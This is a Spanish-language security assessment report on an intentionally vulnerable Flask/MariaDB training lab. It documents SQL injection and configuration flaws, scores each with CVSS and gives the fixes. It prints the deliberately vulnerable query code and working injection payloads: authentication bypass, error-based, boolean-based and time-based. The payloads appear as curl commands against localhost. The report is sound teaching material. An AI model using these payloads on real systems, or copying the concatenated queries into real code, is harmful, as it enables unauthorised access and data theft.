Informe de evaluación de seguridad

Arquitectura, superficie de ataque, severidad y recomendaciones

Documento	SECURITY_ASSESSMENT_REPORT.pdf
Proyecto	sqli-vulnerable-lab (Flask + PyMySQL + MariaDB)
Versión del documento	1.0
Fecha	7 de noviembre de 2026
Elaborado por	Technical Writing + Security Engineering
Clasificación	Uso educativo interno - datos ficticios
Base del contenido	Código del repositorio: app/, database/, docker-compose.yml, Dockerfile, scripts/, tests/, docs/seguridad.md

Advertencia: Este laboratorio es intencionalmente vulnerable y esta destinado exclusivamente a la formación en entornos locales y controlados. No lo despliegues en redes publicas ni uses sus técnicas contra sistemas sin autorización expresa. Todos los datos son ficticios.

Índice

1. Resumen ejecutivo . . . 3
2. Arquitectura del laboratorio . . . 3
2.1 Modelo de datos . . . 4
3. Superficie de ataque . . . 4
4. Vulnerabilidades implementadas . . . 5
V-01 - Bypass de autenticación por concatenación SQL . . . 5
V-02 - Inyección error-based con divulgación del error . . . 5
V-03 - Inyección boolean-based . . . 6
V-04 - Inyección time-based (SLEEP) . . . 6
V-05 - Contraseñas almacenadas en texto plano . . . 6
V-06 - SECRET_KEY con valor por defecto publicado . . . 7
V-07 - Ausencia de cabeceras de seguridad . . . 7
V-08 - Atributos incompletos en la cookie de sesión . . . 7
5. Clasificación de severidad . . . 7
6. Impacto potencial . . . 8
7. Evidencias reproducibles . . . 8
7.1 Bypass de autenticación . . . 8
7.2 Error-based . . . 8
7.3 Boolean-based . . . 9
7.4 Time-based . . . 9
7.5 Verificación del login seguro . . . 9
8. Recomendaciones . . . 9
9. Medidas correctivas . . . 9
10. Referencias OWASP . . . 10
11. Anexo: matriz de escenarios y controles . . . 10

1. Resumen ejecutivo

Este informe evalua la postura de seguridad del laboratorio **sqli-vulnerable-lab**, una aplicación Flask + PyMySQL + MariaDB empaquetada con Docker Compose. El laboratorio es **intencionalmente vulnerable**: su finalidad es formativa y solo debe ejecutarse en entornos locales y controlados.


La evaluación se ha realizado sobre el código real del repositorio y sobre el laboratorio en marcha, verificando cada hallazgo con peticiones HTTP reproducibles. Se identifican cuatro vulnerabilidades de inyección SQL (bypass de autenticación, error-based, boolean-based y time-based) y cuatro hallazgos adicionales de configuración (contraseñas en texto plano, SECRET_KEY por defecto, ausencia de cabeceras de seguridad y atributos incompletos en la cookie de sesión).

Dato	Valor
Alcance	Código del repositorio + instancia local en marcha (http://127.0.0.1:8080).
Exposición	Publicación única en 127.0.0.1:8080; base de datos sin puertos publicados.
Datos	100% ficticios (database/seed.sql).
Hallazgos críticos	1 (bypass de autenticación).
Hallazgos altos	3 (error-based, boolean-based, time-based).
Hallazgos medios	3 (contraseñas en claro, SECRET_KEY, cabeceras).
Hallazgos bajos	1 (atributos de cookie).
Severidad efectiva	Reducida por el enlace a loopback y por el carácter controlado del entorno.

Información: Ningun hallazgo debe interpretarse como una exposición real: el laboratorio no contiene datos ni credenciales verdaderas y no es accesible desde la red.

2. Arquitectura del laboratorio

La aplicación se despliega como dos contenedores sobre una red bridge privada. El contenedor *web* expone gunicorn únicamente en 127.0.0.1:8080; el contenedor *db* no publica puertos y solo responde dentro de la red *sqli-net*.



Componente	Tecnologia	Función	Exposición
web	python:3.12-slim + Flask 3.1.0 + gunicorn 23.0.0	Aplicación web y API de los escenarios.	127.0.0.1:8080
db	mariadb:11.4	Base de datos con esquema y datos ficticios.	Sin puertos publicados
sqli-net	Red bridge de Docker	Comunicación interna entre contenedores.	Interna
db-data	Volumen nominado	Persistencia de la base de datos.	Interna

El arranque esta coordinado: *web* declara *depends_on: db (service_healthy)* y el entrypoint reintenta la conexión hasta 60 veces antes de ejecutar gunicorn. Esto elimina la mayoría de fallos de arranque por orden de inicialización.

2.1 Modelo de datos

Tabla	Contenido	Relaciones
roles	Roles del laboratorio (admin, user, auditor).	Referenciada por users.role (lógico).
users	Usuarios ficticios con contraseña en texto plano.	Clave de activity_logs.user_id.
activity_logs	Registro de actividad ficticia.	FK a users(id) con ON DELETE SET NULL.
products	Productos ficticios (id, name, price, stock).	Consultada por /search y /product.
customers	Clientes ficticios (no expuesta por la aplicación).	Sin uso en las rutas actuales.

El esquema y los datos se aplican automaticamente al crear el volumen mediante los scripts de */docker-entrypoint-initdb.d* (init.sql y seed.sql, montados en solo lectura).

3. Superficie de ataque

La superficie expuesta es reducida: un único punto de entrada HTTP enlazado a loopback y una base de datos inaccesible desde el host. Aun así, todas las rutas que aceptan parámetros son vectores de inyección.

Ruta	Metodo	Entradas	Tratamiento de la entrada
/login	GET / POST	username, password	Concatenación en f-string (VULNERABLE).
/secure-login	GET / POST	username, password	Parametrizada con %s (SEGURO).
/logout	GET	Ninguna	Cierra la sesión.
/dashboard	GET	Ninguna (lee la sesión)	SQL estatica sin entrada de usuario.
/search	GET	q	Concatenación en f-string (VULNERABLE).
/product	GET	id	Concatenación en f-string (VULNERABLE).

Vector	Descripción	Control actual
Entrada web (formulario)	Campos username, password, q e id enviados por el cliente.	Ninguno: se interpolan tal cual.
Respuesta HTTP	Error SQL, consulta ejecutada y resultados se muestran al usuario.	Ninguno: divulgación directa.
Tiempo de respuesta	Retardo medible con SLEEP().	Ninguno.
Sesión	Cookie firmada con SECRET_KEY.	HttpOnly; sin Secure ni SameSite observados.
Base de datos	Acceso interno desde el contenedor web.	Sin publicación de puertos; usuario de aplicación.

4. Vulnerabilidades implementadas

Cada hallazgo se documenta con el código real que lo produce, la ruta afectada y la evidencia observable. Los códigos y mensajes se han verificado contra la instancia en marcha.

V-01 - Bypass de autenticación por concatenación SQL

Campo	Valor
Ruta	/login (POST)
Parámetros	username, password
CWE	CWE-89 - Improper Neutralization of Special Elements used in an SQL Command (SQL Injection)
Severidad de referencia	Crítica (CVSS 9.8)

python

```
# app/routes/auth.py
sql = (
"SELECT id, username, role FROM users "
f"WHERE username = '{username}' AND password = '{password}'"
)
rows = query_raw(sql) # ejecuta la cadena tal cual
```

La entrada se interpola antes de llegar al driver. Con *admin' OR '1'='1' --* - la condición del WHERE queda siempre verdadera y la contraseña se ignora: la respuesta es **302** con *Location: /dashboard* y sesión autenticada.

V-02 - Inyección error-based con divulgación del error

Campo	Valor
Ruta	/search (GET)
Parámetro	q
CWE	CWE-89 + CWE-209 - Generation of Error Message Containing Sensitive Information
Severidad de referencia	Alta (CVSS 8.2)

python

```
# app/routes/scenarios.py
sql = f"SELECT id, name, price, stock FROM products WHERE name LIKE '%{q}%'"
try:
results = query_raw(sql)
except Exception as exc:
error = str(exc) # el error SQL se devuelve a la plantilla
```

Una comilla simple produce un error 1064 de MariaDB que la página muestra íntegro, junto con la consulta ejecutada.

V-03 - Inyección boolean-based

Campo	Valor
Ruta	/product (GET)
Parámetro	id
CWE	CWE-89
Severidad de referencia	Alta (CVSS 7.5)

python

```
# app/routes/scenarios.py
sql = f"SELECT id, name, price, stock FROM products WHERE id = '{pid}'"
```

Las condiciones *1' AND '1'='1* (1 resultado) y *1' AND '1'='2* (0 resultados) generan respuestas distintas, lo que permite inferir información registro a registro.

V-04 - Inyección time-based (SLEEP)

Campo	Valor
Ruta	/product (GET)
Parámetro	id
CWE	CWE-89
Severidad de referencia	Alta (CVSS 7.5)

El payload *1' AND SLEEP(5)* -- - produce una respuesta en ~5,0 s frente a milisegundos en una petición legitima. Es la variante a ciegas: no requiere que el servidor muestre datos ni errores.

V-05 - Contraseñas almacenadas en texto plano

Campo	Valor
Ubicación	database/seed.sql (datos) y app/routes/auth.py (comparación en claro)
CWE	CWE-256 - Plaintext Storage of a Password
Severidad de referencia	Media (CVSS 6.5)

sql

```
-- database/seed.sql
INSERT INTO users (username, password, email, role) VALUES
('admin', 'Password123!', 'admin@lab.local', 'admin'),
('jdoe', 'Password123!', 'jdoe@lab.local', 'user');
```

La comparación de credenciales se hace igualando la cadena en la propia consulta SQL, lo que solo es posible porque la contraseña se almacena sin hash. En el laboratorio es aceptable por reproducibilidad; en cualquier sistema real debe usarse bcrypt o argon2.

V-06 - SECRET_KEY con valor por defecto publicado

Campo	Valor
Ubicación	app/__init__.py y docker-compose.yml
CWE	CWE-798 - Use of Hard-coded Credentials
Severidad de referencia	Media (CVSS 6.2)

```python
# app/__init__.py
SECRET_KEY=os.environ.get("SECRET_KEY", "secreto_ficticio_cambiar")
```

La clave se usa para firmar la cookie de sesión. Al existir un valor de respaldo conocido y publicarse el valor del Compose en el repositorio, un tercero podría falsificar una cookie de sesión válida.

V-07 - Ausencia de cabeceras de seguridad

Campo	Valor
Ubicación	Configuración de la aplicación Flask
CWE	CWE-693 - Protection Mechanism Failure
Severidad de referencia	Media (CVSS 5.3)

El código no configura HSTS, Content-Security-Policy, X-Content-Type-Options ni X-Frame-Options. En un despliegue real estas cabeceras reducen el impacto de otros fallos (XSS, clickjacking, downgrade).

V-08 - Atributos incompletos en la cookie de sesión

Campo	Valor
Ubicación	Emisión de la cookie de sesión (Flask)
CWE	CWE-614 - Sensitive Cookie in HTTPS Session Without 'Secure' Attribute
Severidad de referencia	Baja (CVSS 3.7)

```http
Set-Cookie: session=...; HttpOnly; Path=/
# observado en la respuesta 302 de /login: HttpOnly presente;
# no aparecen los atributos Secure ni SameSite.
```

En el laboratorio el transporte es HTTP local, por lo que el riesgo es bajo; en producción serían imprescindibles Secure y SameSite estricto junto con HTTPS.

5. Clasificación de severidad

Las puntuaciones usan CVSS v3.1 como referencia y asumen la peor hipotesis (exposición de red, *AV:N*) salvo en los hallazgos que requieren acceso local (*AV:L*). La severidad **efectiva** del laboratorio es menor porque el único puerto publicado esta enlazado a 127.0.0.1 y la base de datos no es accesible desde el host.

ID	Hallazgo	CWE	Vector CVSS v3.1	Score	Severidad
V-01	Bypass de autenticación	CWE-89	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H	9.8	Crítica
V-02	Error-based + divulgación de errores	CWE-89/209	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N	8.2	Alta
V-03	Boolean-based	CWE-89	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	7.5	Alta
V-04	Time-based (SLEEP)	CWE-89	AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	7.5	Alta
V-05	Contraseñas en texto plano	CWE-256	AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N	6.5	Media
V-06	SECRET_KEY por defecto	CWE-798	AV:L/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:N	6.2	Media

ID	Hallazgo	CWE	Vector CVSS v3.1	Score	Severidad
V-07	Sin cabeceras de seguridad	CWE-693	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N	5.3	Media
V-08	Cookie sin Secure/SameSite	CWE-614	AV:N/AC:H/PR:N/UI:N/S:U/C:N/I:L/A:N	3.7	Baja

Metodologia

Los vectores se han construido con la calculadora de referencia de CVSS v3.1. Son una ayuda de priorización, no una medición del riesgo real del entorno controlado.

6. Impacto potencial

Si el laboratorio se expusiera en red, el impacto encadenado sería: bypass de autenticación, lectura de la tabla de usuarios (incluidas las contraseñas en claro), extracción de cualquier tabla mediante inferencia y, potencialmente, escritura o borrado si el usuario de base de datos tuviera esos permisos. La tabla *customers*, que no se usa en las rutas, también quedaría expuesta a traves de la inyección.

Hallazgo	Impacto si se explota	Alcance real en el laboratorio
V-01	Acceso administrativo sin credenciales.	Solo desde el propio host (127.0.0.1).
V-02	Revelado de estructura y versión de la base de datos.	Idem; datos ficticios.
V-03 / V-04	Extracción ciega de datos registro a registro.	Idem; la extracción es lenta pero viable.
V-05	Contraseñas reutilizables en otros sistemas.	Credenciales ficticias, sin valor externo.
V-06	Falsificación de sesiones.	Requiere acceso local al puerto.
V-07 / V-08	Vector de amplificación para otros fallos.	Sin HTTPS y sin exposición externa.

Factores atenuantes: enlace a 127.0.0.1, base de datos sin puertos publicados, contenedores sin privilegios elevados, datos ficticios y ausencia de directorios sensibles del host montados.

7. Evidencias reproducibles

Las siguientes evidencias se capturaron contra la instancia en marcha y son reproducibles con los comandos indicados.

7.1 Bypass de autenticación

bash

```
$ curl -s -i -X POST http://127.0.0.1:8080/login \
--data-urlencode "username=admin' OR '1'='1' -- -" \
--data-urlencode "password=loquesea"
HTTP/1.1 302 FOUND
Location: /dashboard
Set-Cookie: session=...; HttpOnly; Path=/
```

7.2 Error-based

bash

```
$ curl -s -G http://127.0.0.1:8080/search --data-urlencode "q='"
Error SQL: (1064, "You have an error in your SQL syntax; check the manual that
corresponds to your MariaDB server version for the right syntax to use near
''' at line 1")
```

7.3 Boolean-based

```bash
$ curl -s -G http://127.0.0.1:8080/product --data-urlencode "id=1' AND '1'='1"
Resultados: 1
$ curl -s -G http://127.0.0.1:8080/product --data-urlencode "id=1' AND '1'='2"
Resultados: 0
```

7.4 Time-based

```bash
$ curl -s -o /dev/null -w "tiempo total: %{time_total}s\n" \
-G http://127.0.0.1:8080/product --data-urlencode "id=1' AND SLEEP(5) -- -"
tiempo total: 5.009461s
```

7.5 Verificación del login seguro

```bash
$ curl -s -i -X POST http://127.0.0.1:8080/secure-login \
--data-urlencode "username=admin' OR '1'='1' -- -" \
--data-urlencode "password=loquesea"
HTTP/1.1 200 OK
# cuerpo: "Credenciales invalidas."
```

Las mismas comprobaciones estan automatizadas en el repositorio: *tests/test_login_vulnerable.py*, *tests/test_login_secure.py*, *tests/test_sqli_scenarios.py* y *tests/test_docker.py*. Ejecuta *pytest -v* con el laboratorio en marcha para obtener la suite completa.

8. Recomendaciones

Prioridad	Recomendación	Hallazgos que corrige
P1 - Inmediata	Sustituir la concatenación por consultas parametrizadas en /login, /search y /product.	V-01, V-02, V-03, V-04
P1 - Inmediata	No devolver excepciones SQL a la plantilla; registrarlas en el servidor.	V-02
P2 - Alta	Validar tipo y formato de las entradas (id entero, q acotado y saneado).	V-02, V-03, V-04
P2 - Alta	Almacenar contraseñas con hash (bcrypt/argon2) y comparar con el hash.	V-05
P2 - Alta	Definir SECRET_KEY aleatorio por despliegue y eliminar el valor de respaldo.	V-06
P3 - Media	Anadir cabeceras de seguridad (HSTS, CSP, X-Content-Type-Options, X-Frame-Options).	V-07
P3 - Media	Configurar Secure y SameSite en la cookie y servir HTTPS.	V-08
P3 - Media	Aplicar el principio de menor privilegio a la cuenta de base de datos.	Amplifica V-01 a V-04

9. Medidas correctivas

El orden correcto de actuación es: (1) parametrizar todas las consultas que recogen entrada del usuario; (2) validar y acotar las entradas; (3) eliminar la divulgación de errores y registrar internamente; (4) corregir el almacenamiento de contraseñas y la gestor de claves; (5) añadir cabeceras y atributos de seguridad; (6) verificar con pruebas de regresión.

El detalle del código corregido, con ejemplos antes/después y pruebas de regresión, se documenta en *SQL_INJECTION_REMEDIATION_GUIDE.pdf*. Como referencia, la corrección del login vulnerable es:

```python
```

```
# Antes (VULNERABLE)
sql = ("SELECT id, username, role FROM users "
f"WHERE username = '{username}' AND password = '{password}'")
rows = query_raw(sql)
# Despues (SEGURO)
sql = "SELECT id, username, role FROM users WHERE username = %s AND password = %s"
rows = query_parametrized(sql, (username, password))
```

Correcto: Las consultas parametrizadas son la defensa principal y correguen la causa raíz de los cuatro escenarios de inyección; el resto de medidas reducen el impacto residual.

10. Referencias OWASP

Referencia	Descripción	URL
OWASP Top 10 2021 - A03:2021 Injection	Categoría que agrupa la inyección SQL y otras inyecciones.	https://owasp.org/Top10/A03_2021-Injection/
SQL Injection Prevention Cheat Sheet	Guía de referencia para consultas parametrizadas y validación.	https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html
OWASP Testing Guide - Input Validation Testing (WSTG-INPV)	Procedimientos de prueba de inyección y validación de entradas.	https://owasp.org/www-project-web-security-testing-guide/
OWASP ASVS 4.0 - V5 Validation, Encoding and Escaping	Requisitos verificables de validación y neutralización.	https://owasp.org/www-project-application-security-verification-standard/
CWE-89 (SQL Injection)	Definición del Common Weakness Enumeration para SQLi.	https://cwe.mitre.org/data/definitions/89.html
CVSS v3.1 Specification	Especificación del sistema de puntuación utilizado.	https://www.first.org/cvss/v3.1/specification-document
docs/seguridad.md (repositorio)	Reglas de uso y politica de responsable del laboratorio.	sqli-vulnerable-lab/docs/seguridad.md

11. Anexo: matriz de escenarios y controles

Escenario	Vector	Control implementado	Control pendiente
1. Login vulnerable	Concatenación	Ninguno (didáctico).	Parametrización + hash.
2. Login seguro	Parametrizado	Marcadores %s.	Hash de contraseñas.
3. Error-based	Error visible	Ninguno (didáctico).	Parametrización + gestión de errores.
4. Boolean-based	Inferencia	Ninguno (didáctico).	Parametrización + validación.
5. Time-based	Inferencia temporal	Ninguno (didáctico).	Parametrización + validación.

Cierre

Este informe es un artefacto de formación. No autoriza ninguna prueba contra sistemas de terceros y debe acompañarse de la lectura de docs/seguridad.md.